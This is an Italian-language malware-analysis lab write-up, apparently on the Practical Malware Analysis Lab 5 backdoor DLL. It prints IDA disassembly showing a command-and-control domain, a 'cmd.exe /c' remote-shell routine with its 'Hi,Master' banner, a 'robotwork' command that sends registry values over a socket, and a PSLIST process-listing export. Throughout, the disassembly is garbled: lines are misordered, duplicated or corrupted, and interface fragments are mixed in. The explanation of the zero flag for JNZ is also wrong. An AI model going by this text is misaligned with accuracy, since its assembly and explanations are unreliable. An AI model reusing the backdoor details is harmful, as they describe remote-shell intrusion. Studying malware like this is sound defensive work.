.tex 10019200 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 ..... .
.tex 10019210 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 ..... .
.tex 10019220 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 ..... .

```

La parola coperta è pics.practicalmalwareanalysis[.]com

```

.text:10001651
.text:10001656
.text:10001656 ; ===== S U B R O U T I N E =====
.text:10001656
.text:10001656
.text:10001656 ; DWORD __stdcall sub_10001656(LPVOID lpThreadParameter)
.text:10001656 sub_10001656 proc near ; DATA XREF: DllMain(x,x,x)+C8↓o
.text:10001656
.text:10001656 var_675 = byte ptr -675h
.text:10001656 var_674 = dword ptr -674h
.text:10001656 hModule = dword ptr -670h
.text:10001656 timeout = timeval ptr -66Ch
.text:10001656 name = sockaddr ptr -664h
.text:10001656 var_654 = word ptr -654h
.text:10001656 in = in_addr ptr -650h
.text:10001656 Str1 = byte ptr -644h
.text:10001656 var_640 = byte ptr -640h
.text:10001656 CommandLine = byte ptr -63Fh
.text:10001656 Str = byte ptr -63Dh
.text:10001656 var_638 = byte ptr -638h
.text:10001656 var_637 = byte ptr -637h
.text:10001656 var_544 = byte ptr -544h
.text:10001656 var_50C = dword ptr -50Ch
.text:10001656 var_500 = byte ptr -500h
.text:10001656 Buf2 = byte ptr -4FCh
.text:10001656 readfds = fd_set ptr -4BCh
.text:10001656 buf = byte ptr -3B8h
.text:10001656 var_3B0 = dword ptr -3B0h
.text:10001656 var_1A4 = dword ptr -1A4h
.text:10001656 var_194 = dword ptr -194h
.text:10001656 WSADATA = WSAData ptr -190h
.text:10001656 lpThreadParameter= dword ptr 4
.text:10001656
.v.text:10001656 sub esp 678h

```

Vi è un parametro di ingresso LPVOID lpThreadParameter

Vi sono 24 variabili locali

	unction	Data	Unexplored	External symbol	Lumina function
Seq	Address	Length	Type	String	
.tex	xdoors_d:10095B34	0000000D	C	\cmd.exe /c	
.tex	xdoors_d:100934B0	0000000A	C	startxcmd	

Abbiamo trovato la stringa \\cmd.exe /c

```

.text:10010191 8D 45 8C      lea    eax, [ebp+StartupInfo]
.text:10010194 C7 45 8C 44 00 00+mov  [ebp+StartupInfo.cb], 44h ; 'D'
.text:10010198 00
.text:1001019B 50      push   eax      ; lpStartupInfo
.text:1001019C FF 15 F4 61 01 10 call  ds:GetStartupInfoA
.text:100101A2 8B 45 F0      mov    eax, [ebp+hWritePipe]
.text:100101A5 68 00 04 00 00      push   400h      ; uSize
.text:100101AA 89 45 CC      mov    [ebp+StartupInfo.hStdError], eax
.text:100101AD 89 45 C8      mov    [ebp+StartupInfo.hStdOutput], eax
.text:100101B0 8D 85 40 F5 FF FF lea    eax, [ebp+Destination]
.text:100101B6 66 89 5D BC      mov    eax, [ebp+StartupInfo.wShowWindow], bx
.text:100101B8 50      push   eax      ; lpBuffer
.text:100101B8 C7 45 B8 01 01 00+mov  [ebp+StartupInfo.dwFlags], 101h
.text:100101B9 00
.text:100101C2 FF 15 D0 61 01 10 call  ds:GetSystemDirectoryA
.text:100101C8 39 1D C4 E5 08 10 cmp   dword_1008E5C4, ebx
.text:100101CE 74 07      jz     short loc_100101D7

.text:100101D0 68 34 5B 09 10      push   offset aCmdExeC ; "\\cmd.exe /c "
.text:100101D5 EB 05      jmp    short loc_100101DC

.loc_100101D7:
.text:100101D7
.text:100101D7 loc_100101D7:
.text:100101D7 68 20 58 09 10      push   offset aCommandExeC ; "\\command.exe /c "

.loc_100101DC:
.text:100101DC
.text:100101DC loc_100101DC:
.text:100101DC 8D 85 40 F5 FF FF lea    eax, [ebp+Destination]
.text:100101E2 50      push   eax      ; Destination
.text:100101E3 E8 B8 4D 00 00      call   strcat
.text:100101E8 59      pop    ecx
.text:100101E9 8D 85 40 FA FF FF lea    eax, [ebp+Buf1]
.text:100101EF 59      pop    ecx
.text:100101F0 68 FF 00 00 00      push   0FFh      ; Size
+text:100101F0 C3      retf

xdoors_d:10095B20 aCommandExeC db '\command.exe /c ',0 ; DATA XREF: sub_1000FF58:loc_100101D7
xdoors_d:10095B31 aCommandExeC align 4
xdoors_d:10095B34 aCmdExeC db '\cmd.exe /c ',0 ; DATA XREF: sub_1000FF58+278
xdoors_d:10095B41 aCmdExeC align 4
xdoors_d:10095B44 ; char aHiMasterDDDDDD[]
xdoors_d:10095B44 aHiMasterDDDDDD db 'Hi,Master [%d/%d/%d %d:%d:%d]',0Dh,0Ah
xdoors_d:10095B44 ; DATA XREF: sub_1000FF58+145
xdoors_d:10095B44 db 'WelCome Back...Are You Enjoying Today?',0Dh,0Ah
xdoors_d:10095B44 db 0Dh,0Ah
xdoors_d:10095B44 db 'Machine UpTime [%-.2d Days %.2d Hours %.2d Minutes %.2d Secon'
xdoors_d:10095B44 db 'ds]',0Dh,0Ah
xdoors_d:10095B44 db 'Machine IdleTime [%-.2d Days %.2d Hours %.2d Minutes %.2d Seco'
xdoors_d:10095B44 db 'nds]',0Dh,0Ah
xdoors_d:10095B44 db 0Dh,0Ah
xdoors_d:10095B44 db 'Encrypt Magic Number For This Remote Shell Session [0x%02x]',0Dh,0Ah
xdoors_d:10095B44 db 0Dh,0Ah,0
xdoors_d:10095C5C ; char asc_10095C5C[]
xdoors_d:10095C5C asc_10095C5C db '>',0 ; DATA XREF: sub_1000FF58+4B
xdoors_d:10095C5C align 400h ; sub_1000FF58+3E1
xdoors_d:10095C5E xdoors_d ends
xdoors_d:10095C5E
xdoors_d:10095C5E end DllEntryPoint

```

possiamo vedere riferimenti come: idle, uptime, mmodule, minstall e inject all catch out eyes


Vi sono inoltre delle stringhe che fanno riferimento a “questa sessione di shell remota” e quindi si presuppone faccia riferimento alla remote shell

IDA View-A Strings Hex View-1 Structures

```

• .text:100101A5      push    400h ; uSize
• .text:100101AA      mov     [ebp+StartupInfo.hStdError], eax
• .text:100101AD      mov     [ebp+StartupInfo.hStdOutput], eax
• .text:100101B0      lea     eax, [ebp+Destination]
• .text:100101B6      mov     [ebp+StartupInfo.wShowWindow], bx
• .text:100101BA      push    eax ; lpBuffer
• .text:100101BB      mov     [ebp+StartupInfo.dwFlags], 101h
• .text:100101C2      call    ds:GetSystemDirectoryA
• .text:100101C8      cmp    dword_1008E5C4, ebx
• .text:100101CE      jz     short loc_100101D7
• .text:100101D0      push    offset aCmdExeC ; "\cmd.exe /c "
• .text:100101D5      jmp    short loc_100101DC
• .text:100101D7 ; -----
• .text:100101D7 ; -----
string      db 8 dup(?) ; DATA XREF: sub_10001074+2B0↑o
; sub_10001365+2B0↑o ...

```



Unexplored External Symbol Current function

IDA View-A Strings Hex View-1 Structures Enums Imports

```

• .text:10001669      xor    ebx, ebx
• .text:1000166B      mov    [esp+688h+var_674], ebx
• .text:1000166F      mov    [esp+688h+Module], ebx
• .text:10001673      call   sub_10003695
• .text:10001678      mov    dword_1008E
• .text:1000167D      call   sub_100036C ; Attributes: bp-based frame
• .text:10001682      push   3A98h
• .text:10001687      mov    dword_1008E
• .text:1000168C      call   sub_10003695 proc near ; CODE XREF: sub_10001656+1D↑p
• .text:10001692      call   ds:Sleep ; sub_10003B75+7↓p ...
• .text:10001697      call   sub_100110F
• .text:1000169E      lea    eax, [esp+6VersionInformation= _OSVERSIONINFOA ptr -94h]
• .text:1000169F      push   eax
• .text:100016A4      push   202h
• .text:100016AA      call   ds:WSAStart
• .text:100016AC      cmp    eax, ebx
• .text:100016AE      jz     short loc_100016CB
• .text:100016AF      push   eax
• .text:100016B4      push   offset Format ; "WSAStartup() error: %d\n"
• .text:100016B4      call   ds: _printf

```

Partendo dallo specifico indirizzo 0x100101C8, possiamo osservare un'istruzione di confronto che effettua un confronto tra ebx e dword_1008E5C4. Attraverso l'analisi dei riferimenti interconnessi, è possibile individuare un riferimento che contiene effettivamente l'istruzione mov al fine di stabilire il valore. In seguito, l'output di sub_10003695 sarà trasferito direttamente a dword_1008E5C4.

```

.text:10003695      push    ebp
.text:10003696      mov     ebp, esp
.text:10003698      sub     esp, 94h
.text:1000369E      lea     eax, [ebp+VersionInformation]
.text:100036A4      mov     [ebp+VersionInformation.dwOSVersionInfoSize], 94h
.text:100036AE      push    eax          ; lpVersionInformation
.text:100036AF      call    ds:GetVersionExA
.text:100036B5      xor     eax, eax
.text:100036B7      cmp     [ebp+VersionInformation.dwPlatformId], 2
.text:100036BE      setz   al
.text:100036C1      leave
.text:100036C2      retn
.text:100036C2 sub_10003695 endp

```

Win32NT

2

The operating system is Windows NT or later.

Il malware prenderà un percorso diverso a seconda che il sistema operativo sia Windows NT o successivo.

7.2 Extra task

```

.text:10010444
.text:10010444 loc_10010444:           ; CODE XREF: sub_1000FF58+4E0↑j
.text:10010444      push    9           ; Size
.text:10010446      lea     eax, [ebp+Buf1]
.text:1001044C      push    offset aRobotwork ; "robotwork"
.text:10010451      push    eax          ; Buf1
.text:10010452      call    memcmp
.text:10010457      add    esp, 0Ch
.text:1001045A      test   eax, eax
.text:1001045C      jnz    short loc_10010468
.text:1001045E      push    [ebp+s]       ; s
.text:10010461      call    sub_100052A2
.text:10010466      jmp    short loc_100103F6

```

Il ramo JNZ salterà se lo Zero Flag NON è IMPOSTATO (in questo caso significa che il confronto ha avuto successo). Questo perché quando parliamo di Zero Flags, in pratica chiediamo "È falso?", e se è vero (1=True), lo Zero Flag NON È impostato, se è falso (0=False) quindi viene impostato lo Zero Flag IS.

Per questo motivo, se memcmp restituisce 0, la risposta alla domanda "È falso?" sarà no, indicando così un confronto riuscito. Per questo motivo il salto NON viene eseguito e finiamo per eseguire una chiamata alla subroutine sub_100052A2, quindi diamo un'occhiata.

```

.text:1001045E FF 75 08          push    [ebp+s]      ; s
.text:10010461 E8 3C 4E FF FF    call    sub_100052A2
.text:10010466 EB 8E            jmp     short loc_100103F6

.text:100052A2 ; int __cdecl sub_100052A2(SOCKET s)
sub_100052A2 proc near           ; CODE XREF: sub_1000FF58+5094p
.Buffer        = byte ptr -60Ch
.var_60B       = byte ptr -60Bh
.Data          = byte ptr -20Ch
.var_20B       = byte ptr -20Bh
.cbData        = dword ptr -0Ch
.Type          = dword ptr -8
.phkResult     = dword ptr -4
.s             = dword ptr 8

.text:100052A2 55               push    ebp
.text:100052A3 8B EC             mov     ebp, esp
.text:100052A5 81 EC 0C 06 00 00 sub    esp, 60Ch
.text:100052A8 80 A5 F4 F9 FF FF+ and    [ebp+Buffer], 0
.text:100052AB 00
.text:100052B2 57               push    edi
.text:100052B3 B9 FF 00 00 00     mov     ecx, 0FFh
.text:100052B8 33 C0             xor    eax, eax
.text:100052BA 8D BD F5 F9 FF FF lea    edi, [ebp+var_60B]
.text:100052C0 80 A5 F4 FD FF FF+ and    [ebp+Data], 0
.text:100052C0 00
.text:100052C7 F3 AB             rep    stosd
.text:100052C9 66 AB             stosw
.text:100052CB AA               stosb
.text:100052CC 6A 7F             push    7Fh
.text:100052CE 33 C0             xor    eax, eax
.text:100052D0 59               pop    ecx
.text:100052D1 8D BD F5 FD FF FF lea    edi, [ebp+var_20B]
.text:100052D7 F3 AB             rep    stosd
.text:100052D9 66 AB             stosw
.text:100052DB AA               stosb
.text:100052DC 8D 45 FC             lea    eax, [ebp+phkResult]
.text:100052DF 50               push    eax      ; phkResult
.text:100052E0 68 3F 00 0F 00     push    0F003Fh   ; samDesired
.text:100052E5 6A 00             push    0         ; ulOptions
.text:100052E7 68 50 3A 09 10     push    offset aSoftwareMicros ; "SOFTWARE\\Microsoft\\Windows\\CurrentVe...
.text:100052EC 68 02 00 00 80     push    00000002h   ; hKey
; CHAR aSoftwareMicros[]
aSoftwareMicros db 'SOFTWARE\Microsoft\Windows\CurrentVersion',0
; DATA XREF: sub_10003EBC+40to ...
; sub_10003EBC+D3to ...

```

Da questo possiamo vedere che sta aprendo una chiave di registro in: `\SOFTWARE\Microsoft\Windows\CurrentVersion`. La dichiarazione di JZ chiede verifica se il registro è stato aperto correttamente o meno. Finché il registro viene aperto con successo, la risposta sarebbe "False". La differenza qui è che sta saltando se il flag zero È impostato, quindi seguiamo `loc_10005309`.

```

ext:10005320      push    0          ; lpReserved
ext:10005322      push    offset aWorktime ; "WorkTime"
ext:10005327      push    [ebp+phkResult] ; hKey
ext:1000532A      call    ebx ; RegQueryValueExA
ext:1000532C      mov     esi, ds:sprintf
ext:10005332      mov     edi, ds:atoi
ext:10005338      test   eax, eax
ext:1000533A      jnz    short loc_10005379
ext:1000533C      lea     eax, [ebp+Data]
ext:10005342      push    eax          ; String
ext:10005343      call    edi ; atoi
ext:10005345      push    eax
ext:10005346      lea     eax, [ebp+Buffer]
ext:1000534C      push    offset aRobotWorktimeD ; "\r\n\r\n[Robot_WorkTime :] %d\r\n\r\n"
ext:10005351      push    eax          ; Buffer
ext:10005352      push    eax ; sprintf
ext:10005354      add    esp, 10h
ext:10005357      lea     eax, [ebp+Buffer]
ext:1000535D      push    0
ext:1000535F      push    eax          ; Str
ext:10005360      call    strlen
ext:10005365      pop    ecx
ext:10005366      push    eax          ; len
ext:10005367      lea     eax, [ebp+Buffer]
ext:1000536D      push    eax          ; int
ext:1000536E      push    [ebp+s]       ; s
ext:10005371      call    sub_100038EE
ext:10005376      add    esp, 10h
ext:10005379      loc_10005379:    ; CODE XREF: sub_100052A2+98↑j
ext:10005379      push    200h        ; Size
ext:1000537E      lea     eax, [ebp+Data]
ext:10005384      push    0          ; Val
ext:10005386      push    eax          ; void *
ext:10005387      call    memset
ext:1000538C      add    esp, 0Ch
ext:1000538F      lea     eax, [ebp+cbData]
ext:10005392      push    eax          ; lpcbData
ext:10005393      lea     eax, [ebp+Data]
ext:10005399      push    eax          ; lpData
ext:1000539A      lea     eax, [ebp+Type]
ext:1000539D      push    eax          ; lpType
ext:1000539E      push    0          ; lpReserved
ext:100053A0      push    offset aWorktimes ; "WorkTimes"
ext:100053A5      push    [ebp+phkResult] ; hKey
ext:100053A8      call    ebx ; RegQueryValueExA
ext:100053AA      test   eax, eax
ext:100053AC      jnz    short loc_100053EB
ext:100053AE      lea     eax, [ebp+Data]
ext:100053B4      push    eax          ; String
ext:100053B5      call    edi ; atoi
ext:100053B7      push    eax
ext:100053B8      lea     eax, [ebp+Buffer]
ext:100053BE      push    offset aRobotWorktimes ; "\r\n\r\n[Robot_WorkTimes:] %d\r\n\r\n"

```

Qui possiamo vedere che sta interrogando le chiavi di registro WorkTime e WorkTime. Viene passato un tipo di argomento "Socket" con il valore 's'. viene inviato ebp+s sul socket di rete passato.

Cosa fa l'esportazione PSLIST?

Esaminiamo le esportazioni della dll

Name	Address	Ordinal
InstallRT	1000D847	1
InstallSA	1000DEC1	2
InstallSB	1000E892	3
PSLIST	10007025	4
ServiceMain	1000CF30	5
StartEXS	10007ECB	6
UninstallRT	1000F405	7
UninstallSA	1000EA05	8
UninstallSB	1000F138	9
DllEntryPoint	1001516D	[main entry]

```

.text:10007025 ; Exported entry 4. PSLIST
.text:10007025 ; int __stdcall PSLIST(int, int, char *Str, int)
.text:10007025 public PSLIST
.text:10007025 PSLIST proc near ; DATA XREF: .rdata:off_10017F78
.text:10007025     Str    = dword ptr 0Ch
.text:10007025     mov    dword_1008E5BC, 1
.text:10007025     mov    eax, eax
.text:10007025     test   eax, eax
.text:10007025     jz    short loc_1000705B
.text:10007038 FF 74 24 0C      push   [esp+Str]; Str
.text:1000703C EB 0B DF 00 00  call    strlen
.text:10007041 85 C0            test    eax, eax
.text:10007043 59              pop    ecx
.text:10007044 75 08            jnz    short loc_1000704E
.text:10007046 50              push   eax
.text:10007047 EB CC F4 FF FF  call    sub_10006518
.text:1000704C EB 0C            jmp    short loc_1000705A
.text:1000705A                loc_1000705A:          ; CODE XREF: PSLIST+27+j
.pop    ecx
.text:1000705B                loc_1000705B:          ; CODE XREF: PSLIST+11+j
.and    dword_1008E5BC, 0
.text:1000705B 83 25 BC E5 08 10+    push   [ebp+VersionInformation]
.text:1000705B 00              sub    esp, 94h
.text:1000705B C2 10 00            lea    eax, [ebp+VersionInformation]
.text:1000705B FF 15 D4 60 01 10  mov    [ebp+VersionInformation.dwOSVersionInfoSize], 94h
.text:1000705D 50              push   eax ; lpVersionInformation
.text:1000705D FF 15 D4 60 01 10  call    ds:GetVersionExA
.text:1000705E 83 BD 7C FF FF FF+ cmp    [ebp+VersionInformation.dwPlatformId], 2
.text:1000705E 02              cmp    [ebp+VersionInformation.dwMajorVersion], 5
.text:1000705E 75 0E            jnz    short loc_100036FA
.text:100036EC 83 BD 70 FF FF FF+ cmp    [ebp+VersionInformation.dwMajorVersion], 5
.text:100036EC 05              jb    short loc_100036FA
.text:100036F3 72 05            jb    short loc_100036FA
.pop    1
.pop    eax
.leave
.ret

```

A seconda del risultato della funzione sub_100036C3 verranno intrapresi due percorsi

```

.text:100036C3
.text:100036C3 ; Attributes: bp-based frame
.text:100036C3 sub_100036C3 proc near ; CODE XREF: sub_10001656+27+jp
;text:100036C3 ; PSLIST+A+jp
.text:100036C3 VersionInformation= _OSVERSIONINFOA ptr -94h
.text:100036C3
.push  ebp
.mov   ebp, esp
.sub  esp, 94h
.lea   eax, [ebp+VersionInformation]
.mov   [ebp+VersionInformation.dwOSVersionInfoSize], 94h
.push  eax ; lpVersionInformation
.call  ds:GetVersionExA
.cmp  [ebp+VersionInformation.dwPlatformId], 2
.jmp  short loc_100036FA

```

```

0036F5 6A 01
0036F7 58
0036F8 C9
0036F9 C3
.pop  1
.pop  eax
.leave
.ret

```

```

.loc_100036FA:          ; CODE XREF: sub_100036C3+27+j
.loc_100036FA:          ; sub_100036C3+30+j
.pop  eax
.xor   eax, eax
.leave
.ret

```

A seconda quindi del sistema operativo verrà eseguita la subroutine sub_10006518 o sub_1000664C.

```

.text:10006510
.text:10006518 ; Attributes: bp-based frame
.text:10006518 sub_10006518 proc near ; CODE XREF: PSLIST+224p
.text:10006518     var_1530 = dword ptr -1530h
.text:10006518     var_152C = byte ptr -152Ch
.text:10006518     var_530 = byte ptr -530h
.text:10006518     var_52F = byte ptr -52Fh
.text:10006518     pe = PROCESSENTRY32 ptr -130h
.text:10006518     var_8 = byte ptr -8
.text:10006518     hSnapshot = dword ptr -4
.text:10006518
.text:10006518     push    ebp
.text:10006518     mov     ebp, esp
.text:10006518     mov     eax, 1530h
.text:10006518     call    __alloca_probe
.text:10006525     push    ebx
.text:10006526     push    esi
.text:10006527     push    edi      ; ArgList
.text:10006528     xor    ebx, ebx
.text:1000652A     mov     ecx, 3FFh
.text:1000652F     xor    eax, eax
.text:10006531     lea    edi, [ebp+var_152C]
.text:10006537     mov     [ebp+var_1530], ebx
.text:1000653D     rep    stosd
.text:1000653F     xor    ecx, 0FFh
.text:10006544     lea    edi, [ebp+var_52F]
.text:1000654A     mov     [ebp+var_530], bl
.text:10006550     push    ebx      ; th32ProcessID
.text:10006551     rep    stosd
.text:10006553     stosw
.text:10006555     push    2       ; dwFlags
.text:10006557     stosb
.text:10006558     call    CreateToolhelp32Snapshot
.text:1000655D     mov     esi, ds:CloseHandle
.text:10006563     cmp    eax, 0FFFFFFFh
.text:10006566     mov     [ebp+hSnapshot], eax
.text:10006569     jz     loc_10006640

.text:1000656F 39 1D BC E5 08 10      cmp    dword_1000E5BC, ebx
.text:10006575 C7 85 D0 FE FF FF+    mov    [ebp+pe.dwSize], 128h
.text:10006575 28 01 00 00
.text:1000657F 74 0B                 jz     short loc_1000658C

.text:10006581 68 60 43 09 10      push   offset aProcessidProce ; "\r\n\r\nProcessID"
.text:10006581 E8 81 FC FF FF      call    sub_1000620C
.text:10006581 59                 non    ecx
char aProcessidProce[]
aProcessidProce db 0Dh,0Ah
; DATA XREF: sub_10006518+69↑o
; sub_1000664C:loc_100066DF↑o
    db 0Dh,0Ah
    db 'ProcessID'      ProcessName      ThreadNumber',0Dh,0Ah,0
    .text:10006596 E8 23 AC 00 00      call    Process32First

.loc_1000659B:          loc_1000659B:      test   eax, eax
.loc_1000659B 85 C0          loc_1000659B:      ; CODE XREF: sub_10006518+123↓j
.loc_1000659D 0F 84 9D 00 00 00      jz     loc_10006640

```

```

sub_1000664C proc near ; CODE XREF: PSLIST+2F↓p
var_1634 = dword ptr -1634h
var_1630 = byte ptr -1630h
Buffer = byte ptr -634h
var_633 = byte ptr -633h
var_234 = byte ptr -234h
pe = PROCESSENTRY32 ptr -130h
var_8 = byte ptr -8
hSnapshot = dword ptr -4
s = dword ptr 8
Str = dword ptr 0Ch

push    ebp
mov     ebp, esp
mov     eax, 1634h
call    _alloca_probe
and    [ebp+Buffer], 0

push    ebx
push    edi
mov     ecx, 0FFh
xor     eax, eax
lea     edi, [ebp+var_633]
rep stosd
stosw
stosb
push    49h ; 'I'
xor     ebx, ebx
pop     ecx
xor     eax, eax
lea     edi, [ebp+pe.cntUsage]
mov     [ebp+pe.dwSize], ebx
rep stosd
mov     ecx, 3FFh
lea     edi, [ebp+var_1630]
mov     [ebp+var_1634], ebx
push    ebx ; th32ProcessID
rep stosd
push    2 ; dwFlags
call    CreateToolhelp32Snapshot
cmp     eax, 0FFFFFFFh
mov     [ebp+hSnapshot], eax
jnz    short loc_100066DF

; HANDLE __stdcall CreateToolhelp32Snapshot(DWORD dwFlags, DWORD th32ProcessID)
CreateToolhelp32Snapshot proc near ; CODE XREF: sub_10003E↑p ; sub_10004249+E↑p ...
dwFlags      = dword ptr 4
th32ProcessID = dword ptr 8


jmp     ds:_imp_CreateToolhelp32Snapshot
CreateToolhelp32Snapshot endp

.text:100066FF 8D 85 CC F9 FF FF
.text:10006705 50
.text:10006706 FF 75 08
.text:10006709 E8 AD D1 FF FF
.text:1000670E 83 C4 10
.text:10006711 39 1D BC E5 08 10
.text:10006717 74 07
lea     eax, [ebp+Buffer]
push    eax ; Str
push    [ebp+s] ; s
call    sub_100038BB
add     esp, 10h
cmp     dword_1008E5BC, ebx
jz     short loc_10006720

```

